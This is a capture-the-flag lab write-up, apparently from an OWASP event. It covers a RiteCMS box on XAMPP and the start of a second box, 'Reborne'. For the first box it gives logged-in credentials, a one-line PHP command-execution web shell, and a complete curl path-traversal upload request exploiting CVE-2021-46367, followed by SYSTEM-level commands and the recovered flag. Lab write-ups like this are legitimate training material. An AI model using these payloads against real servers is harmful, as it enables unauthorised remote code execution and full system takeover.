
The Art of Evasion & Persistence - II


Target Information

- **Target IP:** `192.168.16.141`
- **Attacker Machine:** Kali Linux (`192.168.16.130`)
- **Vulnerability Class:** Remote Code Execution (RCE) via Arbitrary Directory Traversal Upload (**CVE-2021-46367**)
- **Access Level Achieved:** `nt authority\system` (Full Administrative Takeover)

Initial Reconnaissance & Web Enumeration

To map the target's attack surface, we initiated a directory brute-force attack using **Gobuster** to uncover hidden files, asset directories, and management panels on the web server.





Discovery Results

The scan revealed several crucial directory paths and endpoints mapping out the underlying web structure:

- `/dashboard/` – Default XAMPP management panel landing page.
- `/RiteCMS/` – Main portal directory for the Content Management System.
- `/files/` – Web-accessible content asset storage container directory.

Administrative Access & Interface Auditing

Interface Login

By testing standard fallback deployment keys or through credential discovery, administrative access was successfully established via the RiteCMS backend application console gateway:


```
URL Portal: https://192.168.16.141/RiteCMS/admin.php
```

using creds `webadmin:webhead2290`

Querying the Hidden Configuration Hint

Once authenticated into the management interface, the internal database page tracking index was audited under `admin.php?mode=pages`. This inspection revealed a hidden entry titled `hint` that wasn't exposed on the frontend navigation menus.

We queried the raw text block directly from our terminal to parse for setup instructions:




The output content stated: *"Easy peasy. Now find a way to get a foothold."*

Step 3: Auditing Asset Folder Access Control Policies

We checked the administrative **Files Manager** tool (`admin.php?mode=filemanager`) to see if we could upload scripts. The tool provides a hardcoded dropdown interface mapping two web-accessible storage directories: `/media/` and `/files/`.


When we attempted to upload a standard PHP web shell (`explore.php`) into these folders, navigating to the file path threw a `403 Forbidden` security error. Inspecting the folder lists explained why:



The localized `.htaccess` configuration files were actively intercepting requests inside user-upload paths, blocking the execution of regular `.php` extensions.

Phase 3: Exploitation & Web Root Bypassing (CVE-2021-46367)


To bypass the directory-specific `.htaccess` execution locks, we shifted our strategy to exploit a known path-traversal flaw inside the RiteCMS administration module, tracked under **CVE-2021-46367**. Then search online for abusing it




```
https://www.exploit-db.com/exploits/50616
```

Capturing the Active Authentication State

We pulled our active session token cookie directly out of our authenticated browser session using developer tools to authorize our command-line exploit requests:




```
PHPSESSID = uokuj6ar2g2mplrmicgecnjjda
```

Creating the Web Shell Payload

We created a minimal, single-line local PHP execution script on our Kali machine:

```
┌──(kali㉿kali)-[~/Desktop/br]
└─$ echo "<?php if(isset(\$_GET['cmd'])){ system(\$_GET['cmd']); } ?>" > explore.php
```

Forging the Directory Traversal Upload Request

The vulnerability in CVE-2021-46367 stems from the backend file manager processing script failing to sanitize path input parameters within the `file_name` form-data flag.

By passing path traversal characters (`../`), we forced the engine to ignore the restricted asset folders and drop our script one level higher—directly into the main `/ritecms/` web root directory where execution is permitted by default:

```
┌──(kali㉿kali)-[~/Desktop/br]
└─$ curl -i -k -X POST https://192.168.16.141/RiteCMS/admin.php \
  -H "Cookie: PHPSESSID=uokuj6ar2g2mplrmicgecnjjda" \
  -F "mode=filemanager" \
  -F "directory=files" \
  -F "file_name=../webrootExec.php" \
  -F "upload_mode=1" \
  -F "upload_file_submit=OK - Upload file" \
  -F "file=@explore.php"
HTTP/1.1 302 Found
Date: Sat, 30 May 2026 18:04:25 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30
X-Powered-By: PHP/8.0.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: https://192.168.16.141/RiteCMS/admin.php?mode=filemanager&directory=files
Content-Length: 0
Content-Type: text/html; charset=UTF-8
```

The application processed the parameter manipulation successfully, writing our file directly to the web root path as `webrootExec.php`.

Access Escalation & System Reconnaissance

Context Verification

We validated our web shell and queried our active security context by triggering a `whoami` call over our new root endpoint:



Output Received:


```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8

nt authority\system
```

Because the Apache server process under this XAMPP environment was installed and running as a native **Windows Service (Session 0)**, our web shell session automatically inherited complete, unmanaged system administration rights.

Local System Mapping

With absolute system access, we ran platform diagnostics to profile the architecture and locate user profiles:



`Fetch complete OS, kernel build, and domain configuration details`

```
┌──(kali㉿kali)-[~/Desktop/br]
└─$ curl -s -k "https://192.168.16.141/RiteCMS/webrootExec.php?cmd=dir+C:\Users"
 Volume in drive C has no label.
 Volume Serial Number is 7691-5619

 Directory of C:\Users

30/05/2026  04:31 PM    <DIR>          .
30/05/2026  04:31 PM    <DIR>          ..
26/05/2026  02:30 PM    <DIR>          .NET v4.5
26/05/2026  02:30 PM    <DIR>          .NET v4.5 Classic
27/05/2026  06:00 AM    <DIR>          Administrator
29/05/2026  02:16 PM    <DIR>          Administrator.DESKTOP-LGT6HFQ
26/05/2026  02:31 PM    <DIR>          DefaultAppPool
26/05/2026  03:39 PM    <DIR>          ligac
30/05/2026  05:45 PM    <DIR>          Public
27/05/2026  06:18 AM    <DIR>          webadmin
               0 File(s)              0 bytes
              10 Dir(s)  34,642,776,064 bytes free
```

`List out the active folder layouts under the local Users directory`

The system scan revealed several target active local user accounts on the box:

- `Administrator`
- `ligac`
- `webadmin`

Post-Exploitation & Flag Retrieval

Extracting Root Flags

We audited the desktops of each identified user profile. Because we were executing as `nt authority\system`, we cleanly bypassed all standard Windows file system ACL restrictions to read the contents of every user flag file on the box:


```
┌──(kali㉿kali)-[~/Desktop/br]
└─$ curl -s -k "https://192.168.16.141/RiteCMS/webrootExec.php?cmd=dir+C:\Users\Administrator\Desktop"

 Volume in drive C has no label.
 Volume Serial Number is 7691-5619

 Directory of C:\Users\Administrator\Desktop

27/05/2026  06:00 AM    <DIR>          .
27/05/2026  06:00 AM    <DIR>          ..
29/05/2026  02:18 PM                43 proof.txt
               1 File(s)             43 bytes
               2 Dir(s)  34,642,776,064 bytes free
```

List Administrator user folders



Read the Administrator root proof flag
Flag Value Recovered:

```
OWASPKL{33e9d2bbd6c42bf3b71aefbe7dan1543}
```

Reborne


Target IP: `192.168.16.143`

Difficulty: Medium

Objective: Gain initial foothold, recover user flags, escalate privileges to `root`, and decrypt the final flag file.

External Enumeration & Reconnaissance

The engagement began with an aggressive system port scan using `nmap` to discover open network doors, active service definitions, and operating system signatures.




Port Scan Results

The scan exposed three highly relevant listening service daemons:

- **Port 21 (FTP):** Running `vsFTPd 3.0.3` with anonymous inbound login configurations actively permitted.
- **Port 22 (SSH):** Running `OpenSSH 8.2p1 Ubuntu 4ubuntu0.1`.
- **Port 80 (HTTP):** Running an `Apache httpd 2.4.41` web server serving a default landing page banner layout structure.

Inbound Loot Acquisition & FTP Decoy Filtering

Leveraging the exposed anonymous access configuration rules on the FTP daemon, an interactive connection was initiated to mirror the hosted assets down locally.



Retrieved Artifacts

